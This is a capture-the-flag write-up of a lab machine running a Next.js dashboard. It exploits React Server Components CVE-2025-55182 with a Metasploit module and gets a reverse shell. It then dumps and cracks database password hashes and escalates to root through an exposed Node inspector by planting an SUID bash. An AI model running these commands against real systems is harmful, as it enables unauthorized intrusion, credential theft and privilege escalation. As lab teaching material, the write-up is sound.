











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIoh32XcLYi0Kdad12SajqVyUVXfkDPaB7zZCDCMIJc+fv8JUJwyQRoqX/91+p6uD75Ggdp4VNzA7WasIkyo/4U=
|   256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPws9RyzoCW2cXzOFxeZCCt8rWcNu2umX2kqLLK6T+7H
3000/tcp open  ppp?    syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "p02u6gnhufd8t"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 17175
|     Date: Sun, 24 May 2026 00:47:29 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 400 Bad Request
|     vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
|     Allow: GET
|     Allow: HEAD
|     Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|     Date: Sun, 24 May 2026 00:47:33 GMT
|     Connection: close
|   Help, NCP, RPCCheck:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
|     Allow: GET
|     Allow: HEAD
|     Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|     Date: Sun, 24 May 2026 00:47:34 GMT
|_ Connection: closeThe scan revealed port 3000, which was clearly HTTP and exposed X-Powered-By: Next.js, along with several Next.js-specific headers such as x-nextjs-cache, x-nextjs-prerender, and Next-Router-*.
That tells us this is a Next.js application, so the next move is web enumeration against the app, with particular attention to framework versioning, exposed _next assets, and any React Server Components or Server Actions behavior.
1.2 Webbing
Browsing to port 3000 showed a ReactorWatch dashboard rather than a generic landing page:

The page itself looked mostly static, but the browser fingerprints were more useful than the visible dashboard. Wappalyzer identified the stack as Next.js 15.0.3 with React, matching the port scan result.
Retire.js also flagged the client-side bundle, showing react-dom 19.0.0-rc-66855b96-20241106 loaded from a _next/static/chunks/...js asset:

That was the red flag: the app was running a 2024 React release-candidate build, exactly the kind of framework edge case worth checking against known historic vulnerabilities.
2 WEB
2.1 React
2.1.1 React Server 101
React is a JavaScript UI library built around reusable components. In a simple app, those components mostly run in the browser: render markup, handle state, and react to user input.
With Next.js, that boundary can shift. React Server Components render part of the component tree on the server, while Server Actions let client-side interactions invoke server-side functions.
browser
  |
  |  RSC payloads / action requests
  v
Next.js + React server runtime
  |
  |  render components / run server actions
  v
Node.js backendTherefore under current circumstances, the interesting target wasn't the static, non-interactive dashboard UI; the useful evidence was the framework boundary exposed by the page and its assets.
It would then be the serialization boundary between the browser and the React/Next.js server runtime — specifically, vulnerabilities in Next.js or React itself. If malformed component or action data is mishandled at that boundary, even a boring-looking page can still become an execution path.
2.1.2 CVE-2025-55182

Searching historic vulnerabilities for React version 19.0.0 on CVE Details exposed a code-execution attack vector:
2.1.2.1 Overview
CVE-2025-55182 is a pre-authentication remote code execution bug in React Server Components. The vulnerable path is unsafe deserialization of HTTP payloads sent to React Server Function endpoints, which maps directly onto the boundary identified above.
attacker
  |
  |  crafted HTTP multipart / action payload
  v
React Server Function endpoint
  |
  |  unsafe deserialization
  v
code execution inside the Node.js server processCVE Details lists this as CVSS 10.0 critical, with no authentication or user interaction required. The affected surface includes react-server-dom-webpack, react-server-dom-turbopack, and react-server-dom-parcel; for Next.js, the affected Node.js range includes 15.0.0 through versions before 15.0.5.
That version range is the key match: Next.js 15.0.3 on ReactorWatch.
2.1.2.2 RSC Deserialization
The upstream React advisory describes the bug as a flaw in how React decodes HTTP payloads sent to Server Function endpoints. The patch commit, facebook/react@7dc903c, points at the vulnerable area: FlightReplyServer, the code path that turns client-supplied RSC payloads back into server-side values.
multipart request
  |
  v
FormData field
  |
  v
ReactFlightReplyServer
  |
  v
JSON.parse -> reviveModel -> parseModelString
  |
  v
server reference resolution -> requireModule()In ReactFlightReplyServer.js, React first pulls model chunks out of request-backed form data:
const backingEntry = response._formData.get(key);
chunk = createResolvedModelChunk(response, backingEntry, id);That chunk is later parsed as JSON and recursively revived by initializeModelChunk and reviveModel. The security boundary is already visible here: an HTTP field becomes a JavaScript object graph inside the server runtime.
The dangerous branch is the Server Reference token. In parseModelString, a value beginning with $F is treated as a server reference and passed into loadServerReference:
case 'F': {
  const metaData = getOutlinedModel(response, ref, obj, key, createModel);
  return loadServerReference(response, metaData.id, metaData.bound, ...);
}From there, loadServerReference resolves attacker-influenced metadata into a module reference and reaches the server-side module loader:
const serverReference = resolveServerReference(response._bundlerConfig, id);
return requireModule(serverReference);The patch shows why prototype control mattered. Before the fix, requireModule returned a property directly from moduleExports:
return moduleExports[metadata.name];After the fix, requireModule only returns own properties:
if (hasOwnProperty.call(moduleExports, metadata.name)) {
  return moduleExports[metadata.name];
}That difference is the exploit primitive. A crafted RSC payload can shape metadata and references during deserialization; if the loader accepts inherited properties, prototype-chain values become callable resolution targets instead of being rejected as non-module exports.
attacker payload
  |
  |  supplies object keys e.g. "__proto__" / "constructor"
  v
reviveModel()
  |
  |  builds attacker-shaped model objects
  v
prototype chain
  |
  |  inherited property becomes visible
  v
requireModule(moduleExports[metadata.name])
  |
  |  [!] moduleExports[name] accepts inherited property
  v
unexpected callable value inside Node.jsThe exploit shape is simple: use React's own model deserializer to smuggle prototype-chain properties into the server-reference path. Once requireModule() reads from moduleExports[metadata.name] without requiring an own property, framework parsing becomes code execution.
Public PoCs are available in Appendix 5.1.
2.1.3 React2Shell
CVE-2025-55182 exploitation is widely known as React2Shell.
2.1.3.1 Metaspolit Exploitation
The target could be exploited with public PoCs, or more directly through Metasploit, which ships a React2Shell module that builds the same malicious multipart request and sends it with the Next-Action header against Next.js targets.
The module path was:
use exploit/multi/http/react2shell_unauth_rce_cve_2025_55182Set the options for the ReactorWatch target:
set RHOSTS 10.129.78.103
set VHOST reactor.htb
set RPORT 3000
set LHOST tun0
set PAYLOAD cmd/unix/reverse_nodejs
set ForceExploit true
runThe reverse shell called back:
$ msfconsole -q
msf > use exploit/multi/http/react2shell_unauth_rce_cve_2025_55182
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set RHOSTS 10.129.78.103
RHOSTS => 10.129.78.103
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set VHOST reactor.htb
VHOST => reactor.htb
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set RPORT 3000
RPORT => 3000
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set LHOST tun0
LHOST => tun0
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set PAYLOAD cmd/unix/reverse_nodejs
PAYLOAD => cmd/unix/reverse_nodejs
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > run
[*] Started reverse TCP handler on 10.10.13.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target / is not vulnerable "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set ForceExploit true
ForceExploit => true
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > run
[*] Started reverse TCP handler on 10.10.13.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. The target / is not vulnerable ForceExploit is enabled, proceeding with exploitation.
[*] Command shell session 1 opened (10.10.13.68:4444 -> 10.129.78.103:59824) at 2026-05-23 19:28:04 -0700

id
uid=999(node) gid=988(node) groups=988(node)
script -c /bin/bash 2>/dev/null
Script started, output log file is 'typescript'.
node@reactor:/opt/reactor-app$ pwd
/opt/reactor-app
node@reactor:/opt/reactor-app$ ls /home
engineer  node
node@reactor:/opt/reactor-app$
The shell landed as the low-privileged node user inside the application directory. The next pivot target would then be engineer.
3 USER
3.1 Web Server Enumeration
After compromising a web user, the web application directory is the first place to loot, especially server configuration files.
node@reactor:/opt/reactor-app$ ls -a
.   app   .next          node_modules  package-lock.json  typescript
..  .env  next.config.js  package.json    reactor.db
node@reactor:/opt/reactor-app$ cat .env
# ReactorWatch Configuration
# Database connection for sensor data

DB_PATH=/opt/reactor-app/reactor.db
DB_TYPE=sqlite3

# API Keys
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook

# Node environment
NODE_ENV=production
The .env file showed that reactor.db was used for the ReactorWatch SQLite storage.
3.2 DB Dump And Hash Cracking
Dump the sqlite db in-place:
sqlite3 reactor.db .dump > /tmp/dump.sqlDumped file showed:
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    role TEXT NOT NULL,
    email TEXT
);
INSERT INTO users VALUES(1,'admin','a203b22191d744a4e70ada5c101b17b8','administrator','[email protected]');
INSERT INTO users VALUES(2,'engineer','39d97110eafe2a9a68639812cd271e8e','operator','[email protected]');
CREATE TABLE sensor_logs (
    id INTEGER PRIMARY KEY,
    timestamp DATETIME DEFAULT CURRENT_TIMESTAMP,
    sensor_id TEXT,
    reading REAL,
    status TEXT
);
INSERT INTO sensor_logs VALUES(1,'2025-12-28 14:32:01','CORE_TEMP_01',324.5,'NOMINAL');
INSERT INTO sensor_logs VALUES(2,'2025-12-28 14:32:01','PRESSURE_01',155.199999999999988,'NOMINAL');
INSERT INTO sensor_logs VALUES(3,'2025-12-28 14:32:01','COOLANT_FLOW',18.3999999999999985,'CAUTION');
COMMIT;
The exposed hashes were 32 hex characters, which made raw MD5 a reasonable first cracking mode.
$ cat > hashes.txt <<'EOF'
admin:a203b22191d744a4e70ada5c101b17b8
engineer:39d97110eafe2a9a68639812cd271e8e
EOF
$ john --format=Raw-MD5 --wordlist=/home/Axura/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
reactor1         (engineer)
1g 0:00:00:00 DONE (2026-05-23 19:47) 1.515g/s 21732Kp/s 21732Kc/s 22243KC/s  filimani..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
And the result proved the one for user engineer was crackable:
engineer:reactor1Test SSH connection with the recovered credential:
$ ssh [email protected]
The authenticity of host 'reactor.htb (10.129.78.103)' can't be established.
ED25519 key fingerprint is: SHA256:9v9mCPC4gn2EN/IbKKwhV8KZoNVTsVPorFhlTkNByPM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'reactor.htb' (ED25519) to the list of known hosts.
[email protected]'s password:
 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
Last login: Sun May 24 02:50:06 2026 from 10.10.13.68
engineer@reactor:~$ id
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
engineer@reactor:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .lesshst  .profile  .ssh  .sudo_as_admin_successful  user.txt
engineer@reactor:~$ cat user.txt
0******************************5
User flag captured.
4 ROOT
4.1 Local Enumeration
With a solid foothold established, LinPEAS was run to enumerate the target host:

LinPEAS flagged a root-owned Node.js process running with the inspector enabled:
root ... /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.jsThat is a debugger interface for a root process bound to loopback on port 9229:
engineer@reactor:~$ ss -lntp | grep 9229
LISTEN 0      511        127.0.0.1:9229      0.0.0.0:*
engineer@reactor:~$ ps auxww | grep '[n]ode --inspect'
root        1403  0.0  1.1 1066572 47224 ?       Ssl  May23   0:02 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
4.2 Node Inspector
Node.js Inspector is the debugging interface exposed when a Node process starts with --inspect. It is meant for interactive debugging: attach a debugger, pause execution, inspect objects, and evaluate JavaScript in the target process.
That last part is the privilege escalation. The debugger does not execute as the connecting user; it evaluates inside the process being debugged. Here, the process owner is root.
engineer shell
  |
  |  connects to debugger
  v
127.0.0.1:9229
  |
  |  attached process owner: root
  v
Node.js eval context
  |
  |  require('child_process') / require('fs')
  v
root command execution / root file readSo the root path is a root service exposing a debugger interface on localhost. Easy to pwn.
4.3 Exploitation
4.3.1 EXP 1: Browser Inspector
To access that inspector port 9229 on localhost, we can forward it to the attack box:
ssh -L 9229:127.0.0.1:9229 [email protected]Test the debugging endpoint:
$ curl -s http://127.0.0.1:9229/json/list | jq
[
  {
    "description": "node.js instance",
    "devtoolsFrontendUrl": "devtools://devtools/bundled/js_app.html?experiments=true&v8only=true&ws=127.0.0.1:9229/4298eca9-d74a-4292-bf69-f9fe4823112a",
    "devtoolsFrontendUrlCompat": "devtools://devtools/bundled/inspector.html?experiments=true&v8only=true&ws=127.0.0.1:9229/4298eca9-d74a-4292-bf69-f9fe4823112a",
    "faviconUrl": "https://nodejs.org/static/images/favicons/favicon.ico",
    "id": "4298eca9-d74a-4292-bf69-f9fe4823112a",
    "title": "/opt/uptime-monitor/worker.js",
    "type": "node",
    "url": "file:///opt/uptime-monitor/worker.js",
    "webSocketDebuggerUrl": "ws://127.0.0.1:9229/4298eca9-d74a-4292-bf69-f9fe4823112a"
  }
]
The endpoint returned a debuggable Node target for /opt/uptime-monitor/worker.js, along with the exact DevTools frontend URLs. If chrome://inspect from the browser only flashes the target briefly,

where this behavior can be unstable. Skip auto-discovery and open the devtoolsFrontendUrl shown above directly. For example:
devtools://devtools/bundled/js_app.html?experiments=true&v8only=true&ws=127.0.0.1:9229/4298eca9-d74a-4292-bf69-f9fe4823112aOnce DevTools was attached to the /opt/uptime-monitor/worker.js target, JavaScript could be executed in the console. Since the debugger evaluates inside the root-owned Node process, process.getuid() gives a fast proof of the effective runtime user:

It returned 0, backend root user confirmed.
From there, the useful primitive is Node's module loader. process.mainModule.require() gives access to built-in modules from the target process, and child_process.execSync runs an operating-system command synchronously as that process user. Since the process is root, the command runs as root.
For example, install an SUID copy of bash in a path the engineer shell can reach:
process.mainModule.require('child_process').execSync("install /bin/bash -m 4755 /tmp/pwn")On the remote SSH shell, check the generated privesc binary:
engineer@reactor:~$ ls -l /tmp
total 1460
-rw-r--r-- 1 node     node         874 May 24 02:45 dump.sql
-rwsr-xr-x 1 root     root     1446024 May 24 03:44 pwn
drwx------ 2 root     root        4096 May 23 22:26 snap-private-tmp
drwx------ 3 root     root        4096 May 23 22:58 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-fwupd.service-Sipz5k
drwx------ 3 root     root        4096 May 23 22:26 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-ModemManager.service-FivYTx
drwx------ 3 root     root        4096 May 23 22:26 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-polkit.service-0glquZ
drwx------ 3 root     root        4096 May 23 22:26 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-systemd-logind.service-OZ3Dpv
drwx------ 3 root     root        4096 May 23 22:26 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-systemd-resolved.service-bXDV2J
drwx------ 3 root     root        4096 May 23 22:26 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-systemd-timesyncd.service-rvNhze
drwx------ 3 root     root        4096 May 23 22:58 systemd-private-81d21c00ef8b494c9b204cfcc2973d4d-upower.service-Zr6R0V
drwx------ 2 engineer engineer    4096 May 24 03:03 tmux-1000
drwx------ 2 root     root        4096 May 23 22:27 vmware-root_720-2957714511
engineer@reactor:~$ /tmp/pwn -p
pwn-5.2# id
uid=1000(engineer) gid=1000(engineer) euid=0(root) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
pwn-5.2# cat /root/root.txt
2*******************************0
Rooted.
4.3.2 EXP 2: Node Inspector CLI
The same debugger can be reached without a browser:
node inspect 127.0.0.1:9229Inside the CLI debugger, exec(...) evaluates JavaScript in the inspected process. Direct require(...) is not always available in that eval context, so use process.mainModule.require to recover module loading and assign it to a short helper:
exec("r = process.mainModule.require")With r pointing at Node's module loader, r('child_process').execSync(...) gives arbitrary command execution as root:
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("r = process.mainModule.require")
[Function: function]
debug> exec("r('child_process').execSync('id').toString()")
'uid=0(root) gid=0(root) groups=0(root)\n'
Replace id with any command we want, which will then be the same step from exp1.
For a quick pwn, we could also use Node's fs.readFileSync to read the root flag directly:
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("r = process.mainModule.require")
[Function: function]
debug> exec("r('fs').readFileSync('/root/root.txt', 'utf8')")
'2****************************0\n'
Rooted.
5 APPENDIX
5.1 CVE-2025-55182 React2Shell PoC
Public PoCs available at: React2Shell-CVE-2025-55182-original-poc
Python exploit version: COMPLETE-CVE-2025-55182
Comments | NOTHING